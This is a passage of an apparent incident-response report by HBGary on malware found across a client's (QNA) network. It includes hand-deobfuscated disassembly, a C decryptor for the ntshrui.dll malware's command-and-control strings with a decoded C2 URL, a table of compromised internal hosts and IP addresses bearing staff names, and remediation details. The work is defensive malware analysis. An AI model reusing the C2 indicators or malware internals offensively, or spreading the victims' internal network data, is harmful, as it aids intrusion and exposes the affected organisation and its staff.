10001446   FF 15 38 20 00 10                 call dword ptr [0x10002038] //
__imp_MSVCRT.dll!strncmp[77C47A50]
1000144C   loc_1000144C:
1000144C   83 C4 0C                          add esp,0xC
1000144F   85 C0                             test eax,eax
10001451   75 34                             jne 0x10001487▼ // loc_10001487
10001453   loc_10001453:
10001453   8B 4D 0C                          mov ecx,dword ptr [ebp+0xC]
10001456   C7 01 03 00 00 00                 mov dword ptr [ecx],0x3
1000145C   8B BD F8 FB FF FF                 mov edi,dword ptr [ebp-0x00000408]
10001462   8B 55 0C                          mov edx,dword ptr [ebp+0xC]
10001465   83 C2 08                          add edx,0x8
10001468   83 C9 FF                          or ecx,0xFFFFFFFF
1000146B   33 C0                             xor eax,eax
1000146D   F2 AE                             repnz scasb
1000146F   F7 D1                             not ecx
10001471   2B F9                             sub edi,ecx
10001473   8B F7                             mov esi,edi
10001475   8B C1                             mov eax,ecx
10001477   8B FA                             mov edi,edx
10001479   C1 E9 02                          shr ecx,0x2
1000147C   F3 A5                             rep movsd
1000147E   8B C8                             mov ecx,eax
10001480   83 E1 03                          and ecx,0x3
10001483   F3 A4                             rep movsb
10001485   EB 04                             jmp 0x1000148B▼ // loc_1000148B
10001487   loc_10001487:
10001487   33 C0                             xor eax,eax
10001489   EB 05                             jmp 0x10001490▼ // loc_10001490
1000148B   loc_1000148B:
1000148B   B8 01 00 00 00                    mov eax,0x1
10001490   loc_10001490:
10001490   5F                                pop edi
10001491   5E                                pop esi
10001492   5B                                pop ebx
10001493   8B E5                             mov esp:c,ebp:c
10001495   5D                                pop ebp
10001496   C3                                ret
 ...
```

The above function has been hand-deobfuscated.
Call by the above function:

```
10001900   called by decryptor:
10001900   55                                push ebp
10001901   8B EC                             mov ebp,esp
10001903   83 EC 0C                          sub esp,0xC
10001906   53                                push ebx
10001907   56                                push esi
10001908   57                                push edi
10001909   0F 84 07 00 00 00                 je 0x10001916
1000190F :     0F 85 01 00 00 00 E6                        .......
10001916   loc_10001916:
```

```
10001916   8B 45 0C                          mov eax,dword ptr [ebp+0xC]
10001919   0F BE 08                          movsx ecx,byte ptr [eax]
1000191C   89 4D F4                          mov dword ptr [ebp-0xC],ecx
1000191F   0F 84 07 00 00 00                 je 0x1000192C // alignment error
10001921 :     07 00 00 00 0F 85 01 00 00 00 E1                ...........
1000192C   loc_1000192C:
1000192C   8B 55 0C                          mov edx,dword ptr [ebp+0xC]
1000192F   03 55 F4                          add edx,dword ptr [ebp-0xC]
10001932   0F BE 42 01                       movsx eax,byte ptr [edx+0x1]
10001936   33 45 F4                          xor eax,dword ptr [ebp-0xC]
10001939   89 45 FC                          mov dword ptr [ebp-0x4],eax
1000193C   0F 84 07 00 00 00                 je 0x10001949 // alignment error
1000193F :     00 00 00 0F 85 01 00 00 00 E4                   ..........
10001949   loc_10001949:
10001949   C7 45 F8 00 00 00 00              mov dword ptr [ebp-0x8],0x0
10001950   EB 09                             jmp 0x1000195B
10001952   loc_10001952:
10001952   8B 4D F8                          mov ecx,dword ptr [ebp-0x8]
10001955   83 C1 01                          add ecx,0x1
10001958   89 4D F8                          mov dword ptr [ebp-0x8],ecx
1000195B   loc_1000195B:
1000195B   8B 55 F8                          mov edx,dword ptr [ebp-0x8]
1000195E   3B 55 F4                          cmp edx,dword ptr [ebp-0xC]
10001961   7D 31                             jge 0x10001994
10001963   loc_10001963:
10001963   0F 84 07 00 00 00                 je 0x10001970
10001969 :     0F 85 01 00 00 00 E6                            .......
10001970   loc_10001970:
10001970   8B 45 0C                          mov eax,dword ptr [ebp+0xC]
10001973   03 45 F8                          add eax,dword ptr [ebp-0x8]
10001976   0F BE 48 01                       movsx ecx,byte ptr [eax+0x1]
1000197A   33 4D FC                          xor ecx,dword ptr [ebp-0x4]
1000197D   8B 55 08                          mov edx,dword ptr [ebp+0x8]
10001980   03 55 F8                          add edx,dword ptr [ebp-0x8]
10001983   88 0A                             mov byte ptr [edx],cl
10001985   0F 84 07 00 00 00                 je 0x10001992
1000198B :     0F 85 01 00 00 00 A3                            .......
10001992   loc_10001992:
10001992   EB BE                             jmp 0x10001952
10001994   0F 84 07 00 00 00                 je 0x100019A1
1000199A   0F 85 01 00 00 00                 jne 0x100019A1 // alignment error
1000199C :     01 00 00 00 E2                                  .....
100019A1   loc_100019A1:
100019A1   8B 45 08                          mov eax,dword ptr [ebp+0x8]
100019A4   03 45 F8                          add eax,dword ptr [ebp-0x8]
100019A7   C6 00 00                          mov byte ptr [eax],0x0
100019AA   0F 84 07 00 00 00                 je 0x100019B7
100019B0 :     0F 85 01 00 00 00 E9                            .......
100019B7   loc_100019B7:
100019B7   8B 45 08                          mov eax,dword ptr [ebp+0x8]
100019BA   5F                                pop edi
100019BB   loc_100019BB:
100019BB   5E                                pop esi
100019BC   5B                                pop ebx
100019BD   8B E5                             mov esp,ebp
100019BF   5D                                pop ebp
100019C0   C3                                ret
```

Again, hand deobfuscated.

Decryption Utility

HBGary has reverse engineering the encryption algorithm for ntshrui.dll and the decryptor is described here:

The following source code can be used to decrypt C2 control data for the ntshrui.dll malware: The decryption algorithm is shown below:

```
decrypt(out_buffer, in_buffer)
{
    int_8 length = (byte ptr) in_buffer[0];
    byte key = in_buffer[length+1]; // note this is one past end of buffer, this byte is
post-pended
    key = key XOR length; // key is XOR'd against length to create final key that will be
used
    int count = 0;
    while(count < length)
    {
        byte decrypted = in_buffer[count + 1]; // offset +1 to skip the first byte of the
buffer which was used for length above
        decrypted = decrypted XOR key; // byte is now decrypted
        out_buffer[count] = decrypted;
        count++;
    }
}
```

Here is sourcecode that will decrypt the buffers both in the malware and in transit over the network:

```
void decrypt(char *buffer)
{
int length = buffer[0];
unsigned char key = buffer[length+1];
key ^= length;
int count = 0;
while(count < length)
{
unsigned char decrypted = buffer[count+1];
decrypted ^= key;
putchar(decrypted);
count++;
}
putchar('\n');
}

int _tmain(int argc, _TCHAR* argv[])
{
decrypt("\x0C\x7E\x63\x6F\x6F\x62\x06\x0D\x01\x0A\x16\x0F\x0E\x4E\x00\x00"); //<!-- DOCHTML
decrypt("\x04\x50\x5D\x5D\x4E\x74\x00\x00"); // -->
decrypt("\x05\x91\xA5\xA3\xBF\xA6\xD5\x00"); // Ausov
decrypt("\x06\x65\x51\x50\x4C\x4B\x56\x22\x00\x00\x00\x00"); //Author
decrypt("\x07\x2B\x37\x37\x33\x79\x6C\x6C\x44\x00\x00\x00"); //http://
decrypt(
"\x32\x1C\x3E\x2B\x38\x3D\x3D\x30\x7E\x65\x7F\x61\x71\x79\x32\x3E\x3C\x21\x30\x25\x38\x33\x3D
\x34\x6A\x71\x1C\x02\x18\x14\x71\x67"
"\x7F\x61\x6A\x71\x06\x38\x3F\x35\x3E\x26\x22\x71\x1F\x05\x71\x64"
"\x7F\x60\x78\x63\x00\x00\x00\x00"); // Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
decrypt("\x03\x23\x3E\x23\x45\x00\x00\x00"); // exe
decrypt("\x26\x42\x5E\x5E\x5A\x10\x05\x05\x18\x1B\x1C\x04\x1B\x1F\x04\x18"
"\x1B\x1A\x04\x1C\x12\x05\x1B\x13\x1D\x04\x1B\x04\x1B\x1C\x04\x19"
"\x75\x1F\x04\x42\x5E\x47\x46\x0C\x00\x00\x00\x00"); //http://216.15.210.68/197.1.16.3_5.html
return 0;
}
```

Remediation

Files downloaded with ntshrui.dll will contain the 'SZDD' header due to compression. This is a highly effective IOC to detect this system in use, and can also be applied at the network perimeter.

4.5. mine.asf

This malware was not active. It is a variant of a Chinese keylogger, otherwise known as PsKey400.

4.6. svchost.exe

The file 'svchost.exe' was found by another team and provided to HBGary. HBGary analyzed the target long enough to determine this was a renamed copy of a tool called 'RemCom', which can be downloaded for free from the Internet. The 'RemCom' tool provides remote access to a machine and is considered a remote-access-tool (RAT). No further analysis was performed on this target.

4.7. rasauto32.dll

This malware was reverse engineered by another team.

4.8. Update.exe

This malware file is coded for a very specific purpose: to inventory the system it is runs on. This application collects and logs system information including installed software, running services, recent document links, administrative user profile information, internet history, and the files and links on the desktop.

This information is first written to an unencrypted text file (ErroInfo.sy). When the system inventory is complete, the application reads the text log file and writes it out to an encrypted file (ErroInfo.sys). The unencrypted log file is then deleted.

This malware does not have the ability to communicate on the network. It’s only function is to inventory and document a system.

HBGary performed a raw disk IOC scan to determine if update.exe had been executed on any of the systems. Not a single system appeared to have actually executed update.exe. This may indicate that update.exe was part of an attack-in-progress that was unfinished. If so, it is likely that detecting and removing update.exe thwarted an active attack.

5. Compromised Systems

Table 1 identifies the systems within the QNA network that contained one or more of the malware files identified in this investigation.

Note: HBGary did not perform forensic analysis on compromised systems since that was the responsibility of other vendors. If the system compromise date is known to HBGary, it is listed in the below table.

Table 1 – Compromised Systems

Compromised Systems				
	Host Name	**IP Address**	**Malware Identified**	**Date of Compromise**
1	315_SERVERRM	10.2.40.151	update.exe	
2	ABQAPPS	10.40.6.34	iprnip.dll	
3	AI-ENGINEER-3	10.27.64.34	update.exe	
4	AI-ENGINEER-4	10.27.64.62	update.exe	5/12/2010 2210
5	ALLMAN1CBM	10.2.40.70	update.exe	
6	APIUSERLT	10.27.64.40	update.exe	5/12/2010 2209
7	ARSOAFS	10.2.27.104	iprnip.dll	
8	ATKPRODUCTION01	10.27.64.23	update.exe	5/12/2010 2210
9	ATKSRVDC01	10.27.123.30	mailyh.dll	
10	ATKSRVDC01	10.27.123.30	mspoiscon.exe	
11	AVNLIC	10.2.50.77	update.exe	
12	BBOURGEOISDT	10.26.192.30	mailyh.dll, mspoiscon.exe	
13	BELL2CBM	10.2.40.78	update.exe	
14	BRUBINSTEINDT2	10.27.64.41	update.exe	
15	BSTANCILDT	10.27.64.74	update.exe	
16	CBADSEC01	10.27.187.11	mailyh.dll	
17	CBADSEC01	10.27.187.11	mspoiscon.exe	
18	CBM_AMBROZAITIS	10.2.40.99	Update.exe	5/12/2010 2151
19	CBM_BAKER	10.2.40.172	update.exe	
20	CBM_BAUGHN	10.2.40.95	update.exe	
21	CBM_CHOPPER	10.2.40.19	Update.exe	5/12/2010 2148
22	CBM_FETHEROLF	10.2.40.97	update.exe	
23	CBM_FETHEROLF	10.2.30.140	update.exe	
24	CBM_HICKMAN4	10.2.40.102	update.exe	
25	CBM_LUKER2	10.2.40.100	update.exe	
26	CBM_MASON	10.2.40.110	update.exe	
27	CBM_OREILLY1	10.2.40.33	update.exe	
28	CBM_RASOOL	10.2.40.25	update.exe	
29	CBM_ABSTON3	10.2.40.185	update.exe	
30	CBM_AMBROZAITIS	10.2.40.99	update.exe	
31	CBM_DEZENBERG	10.2.40.166	update.exe	
32	CBMTURBO	10.2.40.71	update.exe	

Compromised Systems				
	Host Name	IP Address	Malware Identified	Date of Compromise
33	CBM_WILLIAMSON	10.2.40.42	update.exe	
34	CHENAULT1ELCS	10.2.40.125	update.exe	5/12/2010 2146
35	COCHRAN1CBM	10.2.40.46	update.exe	
36	CHESNUTT_HEC	10.2.50.91	update.exe	
37	COMPUTER	10.2.30.59	update.exe	
38	DAWKINS2CBM	10.2.40.109	update.exe	
39	DLV_LNELSON	10.2.30.47	Update.exe	5/12/2010 2142
40	DLV_TNANCE	10.32.128.25	ntshrui.dll	
41	DSPELLMANDT	10.27.64.73	update.exe	
42	EMCCLELLAN_HEC	10.2.30.38	update.exe, izarccm.dll	
43	EMUTSCHLERDT	10.27.64.59	update.exe	5/12/2010 2210
44	EXECSECOND	10.2.40.116	update.exe	
45	FAIRCHILD3_HEC	10.2.30.49	update.exe	
46	FANNIN01CBM	10.2.40.21	Update.exe	5/12/2010 2149
47	FEDLOG_HEC	10.2.6.68	update.exe	
48	FOREMAN2CBM	10.2.40.160	update.exe	5/12/2010 2146
49	FORTIFY1	10.2.40.146	update.exe	
50	GRAY_VM.QNAO	10.2.20.141	update.exe	
51	HAINES3_HEC	10.2.40.81	update.exe	
52	HEC_4950TEMP1	10.2.40.138	update.exe	
53	HEC_ADDISON	10.2.30.156	update.exe	
54	HEC_AMTHOMAS	10.2.40.211	update.exe	
55	HEC_AVTEMP1	10.2.50.48	update.exe	
56	HEC_BBROWN	10.2.50.52	update.exe	
57	HEC_BLUDSWORTH	10.2.20.39	update.exe	
58	HEC_BRPOUNDERS	10.2.30.159	update.exe	
59	HEC_BRUNSON	10.2.30.112	update.exe	
60	HEC_BSTEWART	10.2.20.70	update.exe	
61	HEC_BWATSON	10.2.30.151	update.exe	
62	HEC_CANTRELL	10.2.50.89	update.exe	
63	HEC_CDAUWEN	10.2.30.184	update.exe	
64	HEC_CCASEY	10.2.30.179		
65	HEC_FORTE	10.2.20.10	iprnip.dll	
66	HEC_HOVANES2	10.2.30.96	msvid32.dll	
67	HEC_JWHITE	10.2.30.150	ntshrui.dll	
68	HEC_KGUNNELS	10.2.50.37	update.exe	5/12/2010 2152
69	HEC_RTIESZEN	10.2.20.15	ntshrui.dll	
70	HEC_RTIESZEN	10.2.20.15	iprnip.dll	
71	HEC-WSMITH	10.2.30.73	update.exe	

Compromised Systems				
	Host Name	IP Address	Malware Identified	Date of Compromise
72	MLEPOREDT	10.10.64.171	rasauto32.dll	
73	NPATELLT	10.10.112.36	vjocx.dll, update.exe	
74	PCBMMISHLELT	10.34.0.24	izarccm.dll	
75	RES3HTQNAODC1	10.54.8.19	update.exe	
76	SDJSANTOSOLT1	10.24.64.55	izarccm.dll	
77	STAFANORMANDLT	10.18.8.84	izarccm.dll	
78	STAFBGEISSLERLT	10.18.8.247	izarccm.dll	
79	STAFRMARSHLT	10.18.8.35	izarccm.dll	

6. Investigation Scope and Methodology

The scope of the SOW related to this report requires HBGary to complete two investigative tasks.

1. Complete deployment and scans of 1,400 hosts.
2. Security scans and analysis of Windows hosts.

Task one involves completion of Active Defense (A/D) agent deployment and scans of the 1,400 hosts described in the first SOW. This task was performed at no cost to QNA.

Task two involves the deployment of HBGary Enterprise agents to the remaining systems within the QNA environment, scanning those systems for IOC's, triaging scan results, and analyzing identified malware. Task two also includes the creation of Intrusion Detection System (IDS) signatures as required and the deployment of the HBGary Innoculator to remediate infected systems.

6.1. Task-1 - Complete deployment and scans of 1400 hosts

The initial work effort focused on 1,400 QNA systems believed targeted by the intruder(s). Due to network connectivity issues and focused efforts on malware analysis and attribution, only 746 systems were scanned. Task-1 in the second SOW involves the completion of agent deployment and scans of the remaining 654 systems.

Work on this task began on Monday, June 7, 2010. Efforts were focused on identifying the reason(s) the A/D server could not successfully deploy agents to these systems. System and network analysis identified five main reasons agent deployment failed.

- The system did not connect to the QNA network during this project.
- The system had duplicate entries in Active Directory and could not be located.
- The system had an Active Directory entry but had been removed from service.
- The system did not have the required networking services running.
- Network security devices prevented required network communication.

Collaboration with QNA IT server and network personnel resolved issues surrounding duplicate Active Directory entries, retired systems, and network security restrictions. Workarounds were identified for systems that lacked required network services. The problem of portable systems connecting to the network was not resolved.

By Thursday, June 10, 2010, the HBGary A/D server successfully deployed agents and scanned 1,310 of the 1,400 systems. The remaining 90 systems were eliminated from the pool of systems because they were no longer in service or did not connect to the network.


6.2. Task-2 - Security scans and analysis of Windows hosts

Active Defense Agent Deployment

The second task of this engagement involved the deployment of DDNA agents to the remaining systems in the QNA enterprise. This includes a total of approximately 2,600 servers, workstations, and laptops.

Work on this task began on June 11, 2010. Agent deployment results were mixed due to the same five issues encountered in the initial deployment. HBGary and QNA technical staff remediated as many issues as possible. Figure 1 provides a graphic showing the A/D agent deployment success.

Figure 4 - Active Defense Deployment -



HBGary was provided a list of QNA systems obtained from two sources: Enterprise Active Directory and McAfee's ePO managed system list. These lists were consolidated into a single system list that contained 2,635 systems. This list was imported into the A/D server and agent deployment covering the entire QNA enterprise began on June 11, 2010.

A/D agents were successfully deployed to 1,948 QNA servers, workstations and laptops, and DDNA scans were completed. Once the DDNA scan completes, these systems are defined as 'managed systems.'

Agent deployment failed on 43 systems due to duplicate DNS entries. When a DNS server returns more than one result for a system, the A/D server is unable to determine which system to deploy too. Thus the server will log this as an error for manual resolution.

There were 217 systems that could not be located via DNS lookups. If there is no DNS entry in the Active Directory database, A/D agent deployment will fail.

The A/D server was unable to locate 371 systems that resolved via DNS. There are usually two reasons for this: First, the system in question may be a mobile device that has intermittent connections to the enterprise network. Second, the system may no longer be in service, or has been moved to another domain. When a system is retired, moved to another network/domain, or redeployed, if the Active Directory entry for that system is not updated, that system will resolve via DNS. When the A/D server attempts to connect to the system, it will fail.

Finally, there were 56 systems the A/D server failed in agent deployment due to miscellaneous other connectivity issues. Most often this was caused by network connectivity issues or system configuration issues preventing remote connectivity.

Managed System Triage

Once the A/D agent deployment task and initial DDNA scans completed on the managed systems, HBGary investigators began triaging scan results. This involves the review of each system DDNA score and other IOC's and classifying the system into three categories: 1) Clean – no IOC's, 2) Look at Closer (LAC), 3) Infected.

When a system was identified as 'Infected,' the master system list was reviewed to see if this system had already been identified as compromised by QNA security, other vendors, or in previous incidents. If the system was not on the master list, QNA security personnel were immediately notified so analysis and remediation efforts could begin as soon as possible.

When a system was classified as LAC, investigators performed a deep memory analysis of the system to identify an IOC's. Once this analysis was completed, the system was moved to 'Clean' or 'Infected' status.

During the triaging of the QNA systems, several artifacts of malware not associated with this investigation were located. As instructed by QNA, these potentially unwanted programs (PUP's) were not deeply analyzed.

Additional IOC's and previously known malware directly related to this investigation were located during the system triage process. These systems were added to the master system list. All of the systems HBGary identified as compromised are listed in Table 1.

Indicator's of Compromise (IOC) Scans

A large effort during this engagement involved the collection and documentation of IOC's related to the tools and techniques used by the attacker(s). HBGary investigators worked closely with the QNA security team to catalog these IOC's and group them into A/D scan policies. A total of 34 IOC scan policies were created and deployed during this engagement. DDNA scores combined with well-defined IOC scan policies produce a powerful capability of finding malware.

Inoculation Shot

The final tool used by HBGary investigators was the Inoculation Shot. This unique and powerful remediation tool provides customized identification and remediation capabilities based on IOC's located in the QNA environment.

A custom Inoculation Shot tool was created for QNA designed to identify and remediate systems compromised by one of the eight know variants of malware found during this investigation. The malware file name and file system locations are shown in Table 2 below.

Table 2 – Inoculation Shot Malware Remediation

Malware File	File Location
IPRINP.Dll	\windows\system32\iprinp.dll
MSPOISCON.EXE	\windows\system32\MSPOISCON.exe
NTSHRUI.Dll	\windows\NTSHRUI.dll
RASAUTO32.dll	\windows\system32\RASAUTO32.dll
UPDATE.EXE	\windows\system32\UPDATE.EXE, \windows\temp\temp

The Inoculation shot was deployed in the QNA enterprise on 1,363 systems. First, a scan of these systems was performed to identify any system that contained any of the malware variants. All systems that contained any malware identified by the Inoculator, were forwarded to QNA IT security for review. If QNA requested the identified systems be remediated, the Inoculator was executed again on those systems and the malware was removed.

Appendix – I Consulting Hours

Date	Consultant	Total Hours	Remaining Hours
6/7/2010	Phil Wallisch	10	160
6/7/2010	Michael Spohn	2	158
6/8/2010	Phil Wallisch	10	148
6/8/2010	Michael Spohn	2	146
6/9/2010	Phil Wallisch	10	136
6/9/2010	Michael Spohn	2	134
6/10/2010	Phil Wallisch	10	124
6/11/2010	Michael Spohn	2	122
6/11/2010	Phil Wallisch	6	116
6/14/2010	Phil Wallisch	8	108
6/14/2010	Michael Spohn	4	104
6/15/2010	Phil Wallisch	8	96
6/15/2010	Michael Spohn	5	91
6/16/2010	Phil Wallisch	8	83
6/16/2010	Michael Spohn	6	77
6/17/2010	MIchael Spohn	4	73
6/18/2010	MIchael Spohn	8	65
6/21/2010	MIchael Spohn	8	57
6/22/2010	Michael Spohn	8	49
6/23/2010	Michael Spohn	8	41
6/24/2010	Michael Spohn	8	33
6/25/2010	Michael Spohn	8	25
6/28/2010	Michael Spohn	6	19
6/29/2010	Michael Spohn	8	11
6/30/2010	Michael Spohn	9	2
7/1/2010	Michael Spohn	2	0
	Totals Hours:	**170**	
SOW Hours = 170			